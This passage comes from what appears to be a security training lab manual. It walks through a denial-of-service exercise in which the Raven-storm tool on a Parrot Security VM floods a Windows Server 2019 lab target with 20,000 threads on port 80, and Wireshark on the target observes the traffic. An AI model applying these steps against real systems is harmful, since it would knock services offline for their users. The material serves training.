
Note: If a **Software Update** pop-up appears click on **Remind me later**.



11. **Wireshark** starts capturing the packets; leave it running.



12. Switch to **Parrot Security** virtual machine.

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
13. In the terminal window, type **ip 10.10.1.19** and press **Enter** to specify the target IP address.
14. Type **port 80** and press **Enter**, to specify the target port.
15. Type **threads 20000** and press **Enter**, to specify number of threads.



16. Now, in the terminal type **run** and press **Enter**, to start the DoS attack on the target machine.
17. In the **Do you agree to the terms of use? (Y/N)** field, type **Y** and press **Enter**.

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
18. Raven-storm starts DoS attack on the target machine (here, **Windows Server 2019**).



19. Switch to **Windows Server 2019** virtual machine.
20. You can observe a large number of packets received from **Parrot Security** machine (**10.10.1.13**).

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
